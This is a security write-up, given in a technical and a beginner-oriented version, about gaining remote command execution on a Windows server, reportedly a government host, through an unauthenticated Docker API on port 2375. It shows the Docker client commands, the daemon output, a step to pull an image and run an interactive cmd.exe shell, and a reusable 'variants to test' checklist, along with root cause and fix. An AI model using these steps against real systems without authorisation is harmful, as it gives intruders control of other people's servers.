RCE docker api, but …
An exposed Docker API on port 2375 allowed unauthenticated remote command execution. The attacker pulled a Windows container image and ran a command shell on the host.

Docker
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a short write-up about a Remote Command Execution vulnerability found through an exposed Docker API. The researcher found an IP address belonging to a certain company, reachable through a domain name of the form 127.0.0.1.redacted.com. The notable aspect of this host was that Docker's port 2375 was open. Port 2375 is the Docker daemon's unencrypted, unauthenticated TCP endpoint; when it is reachable from the internet, anyone who can connect to it can talk to the daemon directly, without TLS and without credentials. The researcher's first inspection suggested that this allowed remote command execution.
Setup
The only tool shown in the report is the Docker client, invoked with -H to point at the remote daemon instead of the local one. No accounts, roles or versions of the client are given. The precondition is simply network reachability to port 2375 on the target host. The server side, as later revealed by the daemon itself, was a Windows host running Docker Server Version 19.03.18 with the windowsfilter storage driver.
Finding it
The researcher noticed the open port 2375 on the host behind 127.0.0.1.redacted.com and tried the obvious first check, listing containers:
docker -H 127.0.0.1.redacted.com:2375 ps
The report shows no output for this command. The next attempt listed images:
which returned only the table header:
REPOSITORY TAG IMAGE ID CREATED SIZE
No images could be retrieved from the IP address, and nothing else seemed to happen. The researcher left the host alone and moved on to another one, spending the time researching Docker functions and commands instead.
Exploitation
Step 1: Identify the operating system
A day later the researcher came back with a new approach: check the operating system to understand how to explore Docker on this system.
The daemon answered with its full environment. The client section showed the default context and debug mode off. The server section is the interesting part:
Server:
 Containers: 0
 Running: 0
 Paused: 0
 Stopped: 0
 Images: 0
 Server Version: 19.03.18
 Storage Driver: windowsfilter
 Windows:
 Logging Driver: json-file
 Plugins:
  Volume: local
  Network: ics internal l2bridge l2tunnel nat null overlay private transparent
  Log: awslogs etwlogs fluentd gcplogs gelf json-file local logentries splunk syslog
 Swarm: inactive
 Default Isolation: process
 Kernel Version: 10.0 14393 (14393.5356.amd64fre.rs1_release.220906-1211)
 Operating System: Windows Server 2016 Datacenter Evaluation Version 1607 (OS Build 14393.5356)
 OSType: windows
 Architecture: x86_64
 CPUs: 28
 Total Memory: 127.9GiB
 Name: WIN-72KD5D81B9J
 ID: NSBE:ZFXC:VON2:SKZT:TJF6:MZJM:4JNE:3TJV:JFR6:35EP:LR3Y:ZMYN
 Docker Root Dir: C:\ProgramData\docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  [redacted]/8
 Live Restore Enabled: false
This told the researcher the server was running on Windows: OSType: windows, the windowsfilter storage driver, the Windows Server 2016 Datacenter Evaluation build, and a Docker root directory under C:\ProgramData\docker. It also confirmed there were no containers and no images on the host.
Step 2: Pull an image
The researcher re-read the Docker documentation for Windows and recalled an article stating that Docker can pull images when there are no existing images or containers. The image chosen was:
mcr.microsoft.com/windows/nanoserver:10.0.14393.1066
and it was pulled onto the remote server:
The pull succeeded:
10.0.14393.1066: Pulling from windows/nanoserver
bce2fbc256ea: Pull complete
6a43ac69611f: Pull complete
Digest: sha256:[redacted]
Status: Downloaded newer image for mcr.microsoft.com/windows/nanoserver:10.0.14393.1066
mcr.microsoft.com/windows/nanoserver:10.0.14393.1066
Step 3: Verify the image
Since the goal was remote command execution, the researcher verified that the image was now present:
REPOSITORY TAG IMAGE ID CREATED SIZE
mcr.microsoft.com/windows/nanoserver 10.0.14393.1066 a943c29f0046 5 years ago 1.01GB
The image was successfully installed on the host.
Step 4: Run a container and get a shell
With the image downloaded and pulled, the researcher was able to access the Windows server by starting a container from it and running cmd.exe:

The report places a screenshot after this command.
Root cause
The Docker daemon was listening on port 2375 and reachable from the internet. That endpoint is unauthenticated by design: the daemon accepts API calls from anyone who can connect, so the Docker client can list, pull, create and run containers on the host. Running a container with an interactive shell gave the researcher a command prompt on the server. The report does not describe any firewall, authentication or network restriction.
Impact
An attacker who can reach the daemon can run arbitrary commands on the affected Windows server, as demonstrated by the interactive cmd.exe session. The report does not go further into what was done inside that session or what data or systems were reachable from it. The researcher attempted to report the vulnerability to external programs, but they stated it was out of scope for their program. The IP address was associated with a government website, which the researcher mentions without naming the country.
Fix
The report does not describe a fix or any change made by the owner. The measure implied by the finding is to stop exposing the Docker daemon on port 2375 to untrusted networks: restrict access to the daemon, for example by binding it to a local or internal interface and firewalling the port, and use the authenticated, TLS-protected endpoint where remote access is genuinely needed.
Variants to test
- Scan for port 2375 on hosts in scope and run
docker -H <host>:2375 info. A positive result is a daemon response showing the server version, operating system and container counts. - If
psandimagesreturn nothing useful, checkinfoforOSType. A positive result isOSType: windows, which tells you to pull a Windows base image rather than a Linux one. - When the host has no images, pull a minimal image for the detected OS, for example
mcr.microsoft.com/windows/nanoserver:10.0.14393.1066on Windows. A positive result is a completed pull with a digest andStatus: Downloaded newer image. - Run an interactive shell from the pulled image with
docker -H <host>:2375 run -it <image> cmd.exe(or a shell appropriate to the OS). A positive result is an interactive prompt on the target host.
What happened, in plain words
A security researcher found a computer on the internet that was running a piece of software called Docker, and that computer was answering requests from anyone, with no password. Because of that, the researcher could ask it to download a small image and run a container from it, and ended up with a command prompt. That is what people call Remote Command Execution: running commands on someone else's computer from your own.
The researcher tried to report it, but the bug bounty programmes they contacted said the machine was outside the scope of their programme. The machine belonged to a government website. The researcher does not name the country.
This article walks through the same steps slowly, explaining each idea from scratch. If you can use a browser and a terminal window, you can follow it.
The ideas you need first
Before the steps, a few words that come up constantly.
- Server: a computer somewhere that answers requests from other computers. When you open a website, your browser asks a server for the page.
- Port: think of a server as a large building and ports as numbered doors. A web server usually listens on door 80 or 443. Other software listens on other door numbers. Each door leads to a different service.
- API: a way for one program to talk to another, like a waiter in a restaurant. You do not walk into the kitchen; you tell the waiter what you want and the waiter brings it. An API is the waiter: a fixed list of requests a program accepts and the answers it gives back.
- Docker: software that runs small, self-contained bundles of software called containers. A container is like a lunchbox that holds a program plus everything it needs to run, so it behaves the same on any machine. Docker is very common on servers.
- Docker daemon: the background service on a machine that actually does the Docker work: downloading containers, starting them, stopping them. The daemon is the kitchen; the
dockercommand you type is the waiter that passes your order to it. - Docker image: the recipe or template a container is made from. You pull an image (download it) and then run it (start a container from it).
- Docker client: the
dockerprogram you type commands into. Normally it talks to the daemon on the same machine. The-Hoption lets you point it at a daemon on a different machine. - Remote Command Execution (RCE): a flaw that lets an outsider run commands on a machine they do not own. It is one of the most serious kinds of bug, because from a command prompt you can usually do anything the machine's owner could.
- Bug bounty programme: a scheme where a company invites researchers to look for flaws in its systems and pays them for reporting them, within agreed rules. Anything outside those rules is out of scope, meaning the programme will not accept or pay for it.
The finding
The researcher found an IP address belonging to a certain company. An IP address is the numeric address of a computer on the internet, the equivalent of a street address. The machine was reachable through a domain name of the form 127.0.0.1.redacted.com. A domain name is the human-friendly name that maps to an IP address, so you do not have to remember numbers.
The notable thing about this host was that Docker's port 2375 was open. Port 2375 is the door where the Docker daemon listens for commands sent over the network. By design, that door has no lock: no password, no encryption. Anyone who can reach it can talk to the daemon directly, exactly as if they were the machine's own administrator typing docker commands locally. When such a door is reachable from the open internet, that is a serious misconfiguration.
The researcher's first look suggested this allowed remote command execution.
What you need to try it
The only tool shown in the report is the Docker client, the docker command, used with -H to point at the remote daemon instead of the local one. The only precondition is that your computer can reach port 2375 on the target. The report does not mention any account, role or client version.
Step 1: List the containers
The researcher tried the obvious first check, asking the remote daemon which containers were running:
docker -H 127.0.0.1.redacted.com:2375 ps
Line by line:
dockeris the Docker client program.-Htells it to talk to a daemon at the address that follows, instead of the one on your own machine.127.0.0.1.redacted.com:2375is the address and the port number, separated by a colon.psis the Docker command that lists containers, short for process status.
The report shows no output for this command.
Step 2: List the images
The next attempt asked for the images stored on the host:
imagesis the Docker command that lists the images available locally on the daemon.
This returned only the table header:
REPOSITORY TAG IMAGE ID CREATED SIZE
That header is the column titles of the table Docker would print if there were any images: repository (where the image comes from), tag (its version label), image ID, when it was created, and its size. With no rows underneath, the table is empty: the host had no images at all.
No images could be retrieved from the IP address, and nothing else seemed to happen. The researcher left this host alone and moved on to another one, spending the time reading up on Docker commands instead.
Step 3: Find out which operating system it is
A day later the researcher came back with a new approach: check the operating system, so as to understand how to explore Docker on this machine. Different operating systems need different kinds of container, so knowing the OS tells you what to try next.
infoasks the daemon to describe itself: its version, its settings, how many containers and images it holds, and what system it runs on.
The daemon answered with its full environment. The client section showed the default context and debug mode off. The server section is the interesting part:
Server:
 Containers: 0
 Running: 0
 Paused: 0
 Stopped: 0
 Images: 0
 Server Version: 19.03.18
 Storage Driver: windowsfilter
 Windows:
 Logging Driver: json-file
 Plugins:
  Volume: local
  Network: ics internal l2bridge l2tunnel nat null overlay private transparent
  Log: awslogs etwlogs fluentd gcplogs gelf json-file local logentries splunk syslog
 Swarm: inactive
 Default Isolation: process
 Kernel Version: 10.0 14393 (14393.5356.amd64fre.rs1_release.220906-1211)
 Operating System: Windows Server 2016 Datacenter Evaluation Version 1607 (OS Build 14393.5356)
 OSType: windows
 Architecture: x86_64
 CPUs: 28
 Total Memory: 127.9GiB
 Name: WIN-72KD5D81B9J
 ID: NSBE:ZFXC:VON2:SKZT:TJF6:MZJM:4JNE:3TJV:JFR6:35EP:LR3Y:ZMYN
 Docker Root Dir: C:\ProgramData\docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  [redacted]/8
 Live Restore Enabled: false
What each part tells you:
Containers: 0,Running: 0,Images: 0: the host holds nothing at all. This matches the empty table from the previous step.Server Version: 19.03.18: the version of the Docker daemon software.Storage Driver: windowsfilter: the component Docker uses to store container files. The name is a strong hint that this is Windows.Operating System: Windows Server 2016 Datacenter Evaluation Version 1607 (OS Build 14393.5356): the exact Windows edition and build.OSType: windows: the clearest signal of all. The machine runs Windows, not Linux.Architecture: x86_64,CPUs: 28,Total Memory: 127.9GiB: the processor type, number of processor cores and amount of memory. This is a large machine.Name: WIN-72KD5D81B9J: the machine's hostname.Docker Root Dir: C:\ProgramData\docker: the folder on disk where Docker keeps its data. TheC:\style of path is Windows notation.
So the researcher now knew the server ran Windows, and that it had no containers and no images.
Step 4: Pull an image onto the remote host
The researcher re-read the Docker documentation for Windows and recalled an article stating that Docker can pull images when there are no existing images or containers. In other words, an empty host is not a dead end: you can fill it yourself.
The image chosen was:
mcr.microsoft.com/windows/nanoserver:10.0.14393.1066
mcr.microsoft.comis the address of Microsoft's container registry, the online shop where Microsoft's images are kept.windows/nanoserveris the name of a very small Windows base image.10.0.14393.1066is the version tag.
It was pulled onto the remote server:
pulltells the daemon to download that image from the registry and store it locally.
The pull succeeded:
10.0.14393.1066: Pulling from windows/nanoserver
bce2fbc256ea: Pull complete
6a43ac69611f: Pull complete
Digest: sha256:[redacted]
Status: Downloaded newer image for mcr.microsoft.com/windows/nanoserver:10.0.14393.1066
mcr.microsoft.com/windows/nanoserver:10.0.14393.1066
- The first line says which tag is being pulled and from which image.
- The two
Pull completelines are the image's layers, the pieces it is built from, each downloaded in turn. Digestis a fingerprint of the image contents, so you can tell whether you got exactly the same image as everyone else.Status: Downloaded newer imageconfirms the download finished and the image is now stored on the host.
Step 5: Check the image is there
Since the goal was remote command execution, the researcher verified that the image was now present:
REPOSITORY TAG IMAGE ID CREATED SIZE
mcr.microsoft.com/windows/nanoserver 10.0.14393.1066 a943c29f0046 5 years ago 1.01GB
This time the table has a row: the image is installed on the host, with its ID and a size of 1.01GB. The empty host from before now holds something the researcher put there.
Step 6: Start a container and get a shell
With the image downloaded, the researcher was able to access the Windows server by starting a container from it and running cmd.exe, the Windows command prompt:
runtells the daemon to create a container from the named image and start it.-itis two options joined:-ikeeps the input channel open so you can type into the container, and-tgives you a terminal, so what you type and see behaves like a normal command window.cmd.exeis the program to start inside the container: the Windows command prompt.
The report places a screenshot after this command.
Why this works
The Docker daemon was listening on port 2375 and reachable from the internet. That door is unauthenticated by design: the daemon accepts API calls from anyone who can connect, so the Docker client can list, pull, create and run containers on the host. Running a container with an interactive shell gave the researcher a command prompt on the server.
What could be done with it
Anyone who can reach the daemon can run arbitrary commands on the affected Windows server, as the interactive cmd.exe session shows. The report does not go into what was done inside that session, or what data or systems were reachable from it.
The researcher tried to report the vulnerability to external programmes, but they stated it was out of scope for their programme. The IP address was associated with a government website, which the researcher mentions without naming the country.
How to fix it
The measure implied by the finding is to stop exposing the Docker daemon on port 2375 to untrusted networks: restrict access to the daemon, for example by binding it to a local or internal interface and firewalling the port, and use the authenticated, TLS-protected endpoint where remote access is genuinely needed. TLS is the encryption that keeps a connection private and lets each side prove who it is, the same technology behind the padlock in your browser.
Things to try on hosts you are allowed to test
- Scan for port 2375 on hosts in scope and run
docker -H <host>:2375 info. A positive result is a daemon response showing the server version, operating system and container counts. - If
psandimagesreturn nothing useful, checkinfoforOSType. A positive result isOSType: windows, which tells you to pull a Windows base image rather than a Linux one. - When the host has no images, pull a minimal image for the detected OS, for example
mcr.microsoft.com/windows/nanoserver:10.0.14393.1066on Windows. A positive result is a completed pull with a digest andStatus: Downloaded newer image. - Run an interactive shell from the pulled image with
docker -H <host>:2375 run -it <image> cmd.exe(or a shell appropriate to the OS). A positive result is an interactive prompt on the target host.
The lesson the researcher draws is the importance of thoroughly researching and reading before taking any actions.
Glossary
- API: a fixed set of requests one program accepts from another, like a waiter taking orders to the kitchen.
- Bug bounty programme: a scheme where a company invites researchers to report flaws in its systems and pays for valid reports within agreed rules.
- Container: a self-contained bundle of a program and everything it needs to run, kept separate from the rest of the machine.
- Digest: a fingerprint of a downloaded image, used to confirm you received exactly the expected contents.
- Docker: software for building, downloading and running containers.
- Docker client: the
dockercommand you type, which sends your requests to a daemon. - Docker daemon: the background service that does the actual Docker work, such as pulling images and starting containers.
- Docker image: the template a container is created from.
- Domain name: the human-friendly name that maps to an IP address.
- Host: a computer on a network, in this context the machine running the Docker daemon.
- Image tag: the version label attached to an image, such as
10.0.14393.1066. - IP address: the numeric address of a computer on the internet.
- Layer: one of the pieces an image is built from, downloaded separately when you pull it.
- Out of scope: outside the rules of a bug bounty programme, so the programme will not accept or pay for the report.
- Port: a numbered door on a computer through which a particular service listens.
- Pull: download an image from a registry onto a Docker host.
- Registry: an online store of Docker images, such as
mcr.microsoft.com. - Server: a computer that answers requests from other computers.
- Storage driver: the component Docker uses to store and manage container files on disk.
- TLS: encryption that keeps a network connection private and lets each side prove its identity.



